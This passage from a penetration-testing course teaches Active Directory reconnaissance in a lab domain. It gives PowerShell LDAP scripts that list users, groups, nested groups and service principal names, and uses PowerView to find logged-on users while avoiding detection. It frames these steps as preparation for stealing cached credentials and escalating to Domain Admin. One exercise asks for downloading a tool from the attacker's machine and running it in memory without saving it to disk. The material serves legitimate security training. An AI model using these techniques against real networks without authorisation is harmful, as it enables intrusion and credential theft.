Specifically, we will use the *Domain* class[616] of the *System.DirectoryServices.ActiveDirectory* namespace. The *Domain* class contains a method called *GetCurrentDomain*,[617] which retrieves the *Domain* object for the currently logged in user.

Invocation of the *GetCurrentDomain* method and its output is displayed in the listing below:

```
PS C:\Users\offsec.CORP> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrent
Domain()


Forest                  : corp.com
DomainControllers       : {DC01.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC01.corp.com
RidRoleOwner            : DC01.corp.com
InfrastructureRoleOwner : DC01.corp.com
Name                    : corp.com
```

Listing 666 - Domain class from System.DirectoryServices.ActiveDirectory namespace

According to this output, the domain name is "corp.com" (from the *Name* property) and the primary domain controller name is "DC01.corp.com" (from the *PdcRoleOwner*[618] property).

We can use this information to programmatically build the LDAP provider path. Let's include the *Name* and *PdcRoleOwner* properties in a simple PowerShell script that builds the provider path:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$SearchString
```

Listing 667 - Assembling the LDAP provider path

In this script, *$domainObj* will store the entire domain object, *$PDC* will store the *Name* of the PDC, and *$SearchString* will build the provider path for output. Notice that the *DistinguishedName* will

[616] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain(v=vs.110).aspx

[617] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.getcurrentdomain(v=vs.110).aspx

[618] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.pdcroleowner(v=vs.110).aspx

Copyright © Offensive Security Ltd. All rights reserved.

consist of our domain name ('corp.com') broken down into individual domain components (DC), making the DistinguishedName "DC=corp,DC=com" as shown in the script's output:

```
LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 668 - Complete LDAP provider path

This is the full LDAP provider path needed to perform LDAP queries against the domain controller.

We can now instantiate the *DirectorySearcher* class with the LDAP provider path. To use the *DirectorySearcher* class, we have to specify a *SearchRoot*, which is the node in the Active Directory hierarchy where searches start.[619]

The search root takes the form of an object instantiated from the *DirectoryEntry*[620] class. When no arguments are passed to the constructor, the *SearchRoot* will indicate that every search should return results from the entire Active Directory. The code in Listing 669 shows the relevant part of the script to accomplish this.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain
```

Listing 669 - Creating the DirectorySearcher

With our *DirectorySearcher* object ready, we can perform a search. However, without any filters, we would receive all objects in the entire domain.

One way to set up a filter is through the *samAccountType* attribute,[621] which is an attribute that all user, computer, and group objects have. Please refer to the linked reference[622] for more examples, but in our case we can supply 0x30000000 (decimal 805306368) to the filter property to enumerate all users in the domain, as shown in Listing 670:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name
```

[619] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/y49s2h23(v=vs.110).aspx

[620] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.directoryentry(v=vs.110).aspx

[621] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx

[622] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx

Copyright © Offensive Security Ltd. All rights reserved.

```
$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Searcher.FindAll()
```

Listing 670 - Snippet to search for users

We have added the samAccountType filter through the *.filter* property of our *$Searcher* object and then invoked the *FindAll* method[623] to conduct a search and find all results given the configured filter.

When run, this script should enumerate all the users in the domain:

```
Path                                                                Properties
----                                                                ----------
LDAP://CN=Administrator,CN=Users,DC=corp,DC=com                     {admincount...
LDAP://CN=Guest,CN=Users,DC=corp,DC=com                             {iscritical...
LDAP://CN=DefaultAccount,CN=Users,DC=corp,DC=com                    {iscritical...
LDAP://CN=krbtgt,CN=Users,DC=corp,DC=com                            {msds-...
LDAP://CN=Offsec,OU=Admins,OU=CorpUsers,DC=corp,DC=com              {givenname...
LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com          {givenname...
LDAP://CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com                {givenname...
LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com {givenname...
LDAP://CN=sql_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com {givenname...
```

Listing 671 - Users in the domain

This is good information but we should clean it up a bit. Since the attributes of a user object are stored within the *Properties* field, we can implement a double loop that will print each property on its own line.

The complete PowerShell script will collect all users along with their attributes:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"
```

[623] (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher.findall?view=netframework-4.8

Copyright © Offensive Security Ltd. All rights reserved.

```
$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }

    Write-Host "------------------------"
}
```

Listing 672 - PowerShell script to enumerate all users

The retrieved information can be quite overwhelming since user objects have many attributes. The listing below shows a partial view of the Jeff_Admin user's attributes.

```
givenname               {Jeff_Admin}
samaccountname          {jeff_admin}
cn                      {Jeff_Admin}
pwdlastset              {131623291900859206}
whencreated             {05/02/2018 18.33.10}
badpwdcount             {0}
displayname             {Jeff_Admin}
lastlogon               {0}
samaccounttype          {805306368}
countrycode             {0}
objectguid              {130 114 89 75 220 233 3 76 170 206 193 232 122 112 176 32}
usnchanged              {12938}
whenchanged             {05/02/2018 19.20.52}
name                    {Jeff_Admin}
objectsid               {1 5 0 0 0 0 0 5 21 0 0 0 195 240 137 95 239 58 38 166 116 233
logoncount              {0}
badpasswordtime         {0}
accountexpires          {9223372036854775807}
primarygroupid          {513}
objectcategory          {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname       {jeff_admin@corp.com}
useraccountcontrol      {66048}
admincount              {1}
dscorepropagationdata   {05/02/2018 19.20.52, 01/01/1601 00.00.00}
distinguishedname       {CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
objectclass             {top, person, organizationalPerson, user}
usncreated              {12879}
```


Copyright © Offensive Security Ltd. All rights reserved.

```
memberof                {CN=Domain Admins,CN=Users,DC=corp,DC=com}
adspath                 {LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
...
```

Listing 673 - All users and associated attributes

According to the output above, the Jeff_Admin account is a member of the Domain Admins group. Using our *DirectorySearcher* object, we could use a filter to locate members of specific groups like Domain Admin, or use a filter to specifically search only for the Jeff_Admin user.

In the filter property, we can set any attribute of the object type we desire. For example, we can use the *name* property to create a filter for the Jeff_Admin user as shown below:

```
$Searcher.filter="name=Jeff_Admin"
```

Listing 674 - Filter results to only Jeff_Admin

Although this script may seem daunting at first, it is extremely flexible and can be modified to assist with other AD enumeration tasks.

21.2.2.1 Exercises

1. Modify the PowerShell script to only return members of the Domain Admins group.
2. Modify the PowerShell script to return all computers in the domain.
3. Add a filter to only return computers running Windows 10.

21.2.3 Resolving Nested Groups

Next, let's use our newly developed PowerShell script to unravel the nested groups we encountered when using **`net.exe`**.

The first task is to locate all groups in the domain and print their names. To do this, we will create a filter extracting all records with an *objectClass*[624] set to "Group" and we will only print the *name* property for each group instead of all properties.

Listing 675 displays the modified script with the changes highlighted.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry
```

[624] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ad/object-class-and-object-category

Copyright © Offensive Security Ltd. All rights reserved.



```
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(objectClass=Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    $obj.Properties.name
}
```

Listing 675 - Modified PowerShell script to enumerate all domain groups

When executed, the script outputs a list of all groups in the domain. The truncated output shown in Listing 676 reveals the groups Secret_Group, Nested_Group, and Another_Nested_Group:

```
...
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Secret_Group
Nested_Group
Another_Nested_Group
```

Listing 676 - Truncated output from enumerating domain groups

Now let's try to list the members of Secret_Group by setting an appropriate filter on the *name* property.

In addition, we will only display the *member* attribute to obtain the group members. The modified PowerShell to achieve this is shown in Listing 677 with the changes highlighted:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Secret_Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
```


Copyright © Offensive Security Ltd. All rights reserved.

```
{
    $obj.Properties.member
}
```

Listing 677 - PowerShell script to enumerate group members

The modified script will dump the names of the DistinguishedName group members:

```
CN=Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

Listing 678 - Members of the group Secret_Group

According to this output, Nested_Group is a member of Secret_Group. In order to enumerate its members, we must repeat the steps performed in order to list the members of Nested_Group. We can do this by replacing the group name in the filter condition:

```
...
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Nested_Group)"
...
```

Listing 679 - Obtaining the members of Nested_Group

This updated script generates the output shown in Listing 680:

```
CN=Another_Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

Listing 680 - Members of the group Nested_Group

This indicates that Another_Nested_Group is the only member of Nested_Group. We'll need to modify and run the script again, replacing the group name in the filter condition.

```
...
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Another_Nested_Group)"
...
```

Listing 681 - Obtaining the members of Another_Nested_Group

The output from the next search is displayed in Listing 682.

```
CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com
```

Listing 682 - Members of the group Another_Nested_Group

Finally we discover that the domain user Adam is the sole member of Another_Nested_Group. This ends the enumeration required to unravel our nested groups and demonstrates how PowerShell and LDAP can be leveraged to perform this kind of lookup.

21.2.3.1 Exercises

1. Repeat the enumeration to uncover the relationship between Secret_Group, Nested_Group, and Another_Nested_Group.
2. The script presented in this section required us to change the group name at each iteration. Adapt the script in order to unravel nested groups programmatically without knowing their names beforehand.

Copyright © Offensive Security Ltd. All rights reserved.

21.2.4 Currently Logged on Users

At this point, we can list users along with their group memberships and can easily locate administrative users.

As the next step, we want to find logged-in users that are members of high-value groups since their credentials will be cached in memory and we could steal the credentials and authenticate with them.

If we succeed in compromising one of the *Domain Admins*, we could eventually take over the entire domain (as we will see in a later section). Alternatively, if we can not immediately compromise one of the *Domain Admins*, we must compromise other accounts or machines to eventually gain that level of access.

For example, Figure 307 shows that Bob is logged in to CLIENT512 and is a local administrator on all workstations. Alice is logged in to CLIENT621 and is a local administrator on all servers. Finally, Jeff is logged in to SERVER21 and is a member of the Domain Admins group.



Figure 307: Chain of users to compromise

If we manage to compromise Bob's account (through a client side attack for example), we could pivot from CLIENT512 to target Alice on CLIENT621. By extension, we may be able to pivot again to compromise Jeff on SERVER21, gaining domain access.

In this type of scenario, we must tailor our enumeration to consider not only *Domain Admins* but also potential avenues of "chained compromise" including a hunt for a so-called *derivative local admin*.[625]

To do this, we need a list of users logged on to a target. We could either interact with the target to detect this directly, or we could track a user's active logon sessions on a domain controller or file server.

The two most reliable Windows functions that can help us to achieve these goals are the *NetWkstaUserEnum*[626] and *NetSessionEnum*[627] API. While the former requires administrative permissions and returns the list of all users logged on to a target workstation, the latter can be used

[625] (@sixdub, 2016), http://www.sixdub.net/?p=591

[626] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa370669(v=vs.85).aspx

[627] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum

Copyright © Offensive Security Ltd. All rights reserved.

from a regular domain user and returns a list of active user sessions on servers such as fileservers or domain controllers.

During an assessment, after compromising a domain machine, we should enumerate every computer in the domain and then use *NetWkstaUserEnum* against the obtained list of targets. Keep in mind that this API will only list users logged on to a target if we have local administrator privileges on that target.

Alternatively we could focus our efforts on discovering the domain controllers and any potential file servers (based on servers hostnames or open ports) in the network and use *NetSessionEnum* against these servers in order to enumerate all active users' sessions.

This process would provide us with a good "exploitation map" to follow in order to compromise a domain admin account. However, keep in mind that the results obtained from using these two APIs will vary depending on the current permissions of the logged-in user and the configuration of the domain environment.

As a very basic example, in this section, we will use the *NetWkstaUserEnum* API to enumerate local users on the Windows 10 client machine and *NetSessionEnum* to enumerate the users' active sessions on the domain controller.

Calling an operating system API from PowerShell is not completely straightforward. Fortunately, other researchers have presented a technique that simplifies the process and also helps avoid endpoint security detection. The most common solution is the use of PowerView,[628] a PowerShell script which is a part of the PowerShell Empire framework.

The PowerView script is already stored in the C:\Tools\active_directory directory on the Windows 10 client. To use it we must first import it:

```
PS C:\Tools\active_directory> Import-Module .\PowerView.ps1
```

Listing 683 - Installing and importing PowerView

PowerView is quite large but we will only use the *Get-NetLoggedon* and *Get-NetSession* functions, which invoke *NetWkstaUserEnum* and *NetSessionEnum* respectively.

First, we will enumerate logged-in users with **Get-NetLoggedon** along with the **-ComputerName** option to specify the target workstation or server. Since in this case we are targeting the Windows 10 client, we will use **-ComputerName client251**:

```
PS C:\Tools\active_directory> Get-NetLoggedon -ComputerName client251

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-------------- ------------------ ----------------- ------------------
offsec         corp                                 DC01
offsec         corp                                 DC01
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
```

[628] (@harmj0y, 2017), https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1

Copyright © Offensive Security Ltd. All rights reserved.

```
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
```

Listing 684 - User enumeration using Get-NetLoggedon

The output reveals the expected *offsec* user account.

Next, let's try to retrieve active sessions on the domain controller DC01. Remember that these sessions are performed against the domain controller when a user logs on, but originate from a specific workstation or server, which is what we are attempting to enumerate.

We can invoke the **`Get-NetSession`** function in a similar fashion using the **`-ComputerName`** flag. Recall that this function invokes the Win32 API *NetSessionEnum*, which will return all active sessions, in our case from the domain controller.

In Listing 685, the API is invoked against the domain controller *DC01*.

```
PS C:\Tools\active_directory> Get-NetSession -ComputerName dc01


sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ----------- ----------------
\\192.168.1.111 CLIENT251$                8                8
\\[::1]      DC01$                      6                6
\\192.168.1.111 offsec                  0                0
```

Listing 685 - Enumerating active user sessions with Get-NetSession

As expected, the Offsec user has an active session on the domain controller from 192.168.1.111 (the Windows 10 client) due to an active login. The information obtained from the two APIs ended up being the same as we are targeting only a single machine, which also happens to be the one we are executing our script from. In a real Active Directory infrastructure, however, the information gained using each API might differ and would definitely be more helpful.

Now that we can enumerate group membership and determine which machines users are currently logged in to, we have the basic skills needed to begin compromising user accounts with the ultimate goal of gaining domain administrative privileges.

21.2.4.1 Exercises

1. Download and use PowerView to perform the same enumeration against the student VM while in the context of the *Offsec* account.
2. Log in to the student VM with the *Jeff_Admin* account and perform a remote desktop login to the domain controller using the *Jeff_Admin* account. Next, execute the Get-NetLoggedOn function on the student VM to discover logged-in users on the domain controller while in the context of the *Jeff_Admin* account.
3. Repeat the enumeration by using the *DownloadString* method from the *System.Net.WebClient* class in order to download PowerView from your Kali system and execute it in memory without saving it to the hard disk.

Copyright © Offensive Security Ltd. All rights reserved.



21.2.5 Enumeration Through Service Principal Names

So far we have enumerated domain users in search of logged in accounts that are members of high value groups. An alternative to attacking a domain user account is to target so-called service accounts[629], which may also be members of high value groups.

When an application is executed, it must always do so in the context of an operating system user. If a user launches an application, that user account defines the context. However, services launched by the system itself use the context based on a *Service Account*.

In other words, isolated applications can use a set of predefined service accounts: *LocalSystem*,[630] *LocalService*,[631] and *NetworkService*.[632] For more complex applications, a domain user account may be used to provide the needed context while still having access to resources inside the domain.

When applications like Exchange, SQL, or Internet Information Services (IIS) are integrated into Active Directory, a unique service instance identifier known as a *Service Principal Name* (SPN)[633] is used to associate a service on a specific server to a service account in Active Directory.

> *Managed Service Accounts,[634] introduced with Windows Server 2008 R2, were designed for complex applications which require tighter integration with Active Directory. Larger applications like SQL and Microsoft Exchange[635] often require server redundancy when running to guarantee availability, but Managed Service Accounts cannot support this. To remedy this, Group Managed Service Accounts[636] were introduced with Windows Server 2012, but this requires that domain controllers run Windows Server 2012 or higher. Because of this, many organizations still rely on basic Service Accounts.*

By enumerating all registered SPNs in the domain, we can obtain the IP address and port number of applications running on servers integrated with the target Active Directory, limiting the need for a broad port scan.

Since the information is registered and stored in Active Directory, it is present on the domain controller. To obtain the data, we will again query the domain controller in search of specific service principal names.

---

[629] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/ms686005(v=vs.85).aspx

[630] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx

[631] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684188(v=vs.85).aspx

[632] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684272(v=vs.85).aspx

[633] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx

[634] (Microsoft, 2009), https://blogs.technet.microsoft.com/askds/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting/

[635] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Microsoft_Exchange_Server

[636] (Microsoft, 2012), https://blogs.technet.microsoft.com/askpfeplat/2012/12/16/windows-server-2012-group-managed-service-accounts/

Copyright © Offensive Security Ltd. All rights reserved.

While Microsoft has not documented a list of searchable SPN's there are extensive lists available online.[637]

For example, let's update our PowerShell enumeration script to filter the *serviceprincipalname* property for the string **http**, indicating the presence of a registered web server:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="serviceprincipalname=*http*"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }
}
```

Listing 686 - PowerShell script to detect registered service principal names

This search returns a number of results, and although they could be further filtered, we can easily spot relevant information:

```
Name                           Value
----                           -----
givenname                      {iis_service}
samaccountname                 {iis_service}
cn                             {iis_service}
pwdlastset                     {131623309820953450}
whencreated                    {05/02/2018 19.03.02}
badpwdcount                    {0}
displayname                    {iis_service}
```

[637] (Sean Metcalf, 2017), http://adsecurity.org/?page_id=183

Copyright © Offensive Security Ltd. All rights reserved.

```
lastlogon                {131624786130434963}
samaccounttype           {805306368}
countrycode              {0}
objectguid               {201 74 156 103 125 89 254 67 146 40 244 7 212 176 32 11}
usnchanged               {28741}
whenchanged              {07/02/2018 12.08.56}
name                     {iis_service}
objectsid                {1 5 0 0 0 0 0 5 21 0 0 0 202 203 185 181 144 182 205 192 58 2
logoncount               {3}
badpasswordtime          {0}
accountexpires           {9223372036854775807}
primarygroupid           {513}
objectcategory           {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname        {iis_service@corp.com}
useraccountcontrol       {590336}
dscorepropagationdata    {01/01/1601 00.00.00}
serviceprincipalname     {HTTP/CorpWebServer.corp.com}
distinguishedname        {CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com
objectclass              {top, person, organizationalPerson, user}
usncreated               {12919}
lastlogontimestamp       {131624773644330799}
adspath                  {LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp
,DC=com}
...
```

Listing 687 - Output of service principal name search

Based on the output, one attribute name, *samaccountname* is set to *iis_service*, indicating the presence of a web server and *serviceprincipalname* is set to *HTTP/CorpWebServer.corp.com*. This all seems to suggest the presence of a web server.

Let's attempt to resolve "CorpWebServer.corp.com" with **nslookup**:

```
PS C:\Users\offsec.CORP> nslookup CorpWebServer.corp.com
Server:  UnKnown
Address:  192.168.1.110

Name:    corpwebserver.corp.com
Address:  192.168.1.110
```

Listing 688 - Nslookup of serviceprincipalname entry

From the results, it's clear that the hostname resolves to an internal IP address, namely the IP address of the domain controller.

If we browse this IP, we find a default IIS web server as shown in Figure 308.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 308: IIS web server at CorpWebServer.corp.com

Although a domain controller would normally not host a web server, the student lab is full of surprises.

While the enumeration of service principal names does not produce the web server software or version, it will narrow the search down and allow for either manual detection or tightly scoped port scans.

21.2.5.2 Exercises

1. Repeat the steps from this section to discover the service principal name for the IIS server.
2. Discover any additional registered service principal names in the domain.
3. Update the script so the result includes the IP address of any servers where a service principal name is registered.
4. Use the Get-SPN script[638] and rediscover the same service principal names.

[638] (Scott Sutherland, 2013), https://github.com/EmpireProject/Empire/blob/master/data/module_source/situational_awareness/network/Get-SPN.ps1

Copyright © Offensive Security Ltd. All rights reserved.

21.3 Active Directory Authentication

Now that we have enumerated user accounts, group memberships, and registered SPNs, let's attempt to use this information to compromise Active Directory.

In order to do this, we must first discuss the details of Active Directory authentication.

Active Directory supports multiple authentication protocols and techniques and implements authentication to both Windows computers as well as those running Linux and macOS.

> *Active Directory supports several older protocols including WDigest.[639] While these may be useful against older operating systems like Windows 7 or Windows Server 2008 R2, we will only focus on more modern authentication protocols in this section.*

Active Directory uses either Kerberos[640] or NTLM authentication[641] protocols for most authentication attempts. We will discuss the simpler NTLM protocol first.

21.3.1 NTLM Authentication

NTLM authentication is used when a client authenticates to a server by IP address (instead of by hostname),[642] or if the user attempts to authenticate to a hostname that is not registered on the Active Directory integrated DNS server. Likewise, third-party applications may choose to use NTLM authentication instead of Kerberos authentication.

The NTLM authentication protocol consists of seven steps as shown in Figure 309 and explained in depth below.

[639] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

[640] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc780469(v=ws.10).aspx

[641] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx

[642] (Microsoft, 2013), https://blogs.msdn.microsoft.com/chiranth/2013/09/20/ntlm-want-to-know-how-it-works/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 309: Diagram of NTLM authentication in Active Directory

In the first authentication step, the computer calculates a cryptographic hash, called the *NTLM hash*, from the user's password. Next, the client computer sends the user name to the server, which returns a random value called the *nonce* or *challenge*. The client then encrypts the nonce using the NTLM hash, now known as a *response*, and sends it to the server.

The server forwards the response along with the username and the nonce to the domain controller. The validation is then performed by the domain controller, since it already knows the NTLM hash of all users. The domain controller encrypts the challenge itself with the NTLM hash of the supplied username and compares it to the response it received from the server. If the two are equal, the authentication request is successful.

As with any other hash, NTLM cannot be reversed. However, it is considered a "fast-hashing" cryptographic algorithm since short passwords can be cracked in a span of days with even modest equipment[643].

By using cracking software like Hashcat with top-of-the-line graphic processors, it is possible to test over 600 billion NTLM hashes every second. This means that

[643] (Jeremi M Gosney, 2017), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

Copyright © Offensive Security Ltd. All rights reserved.

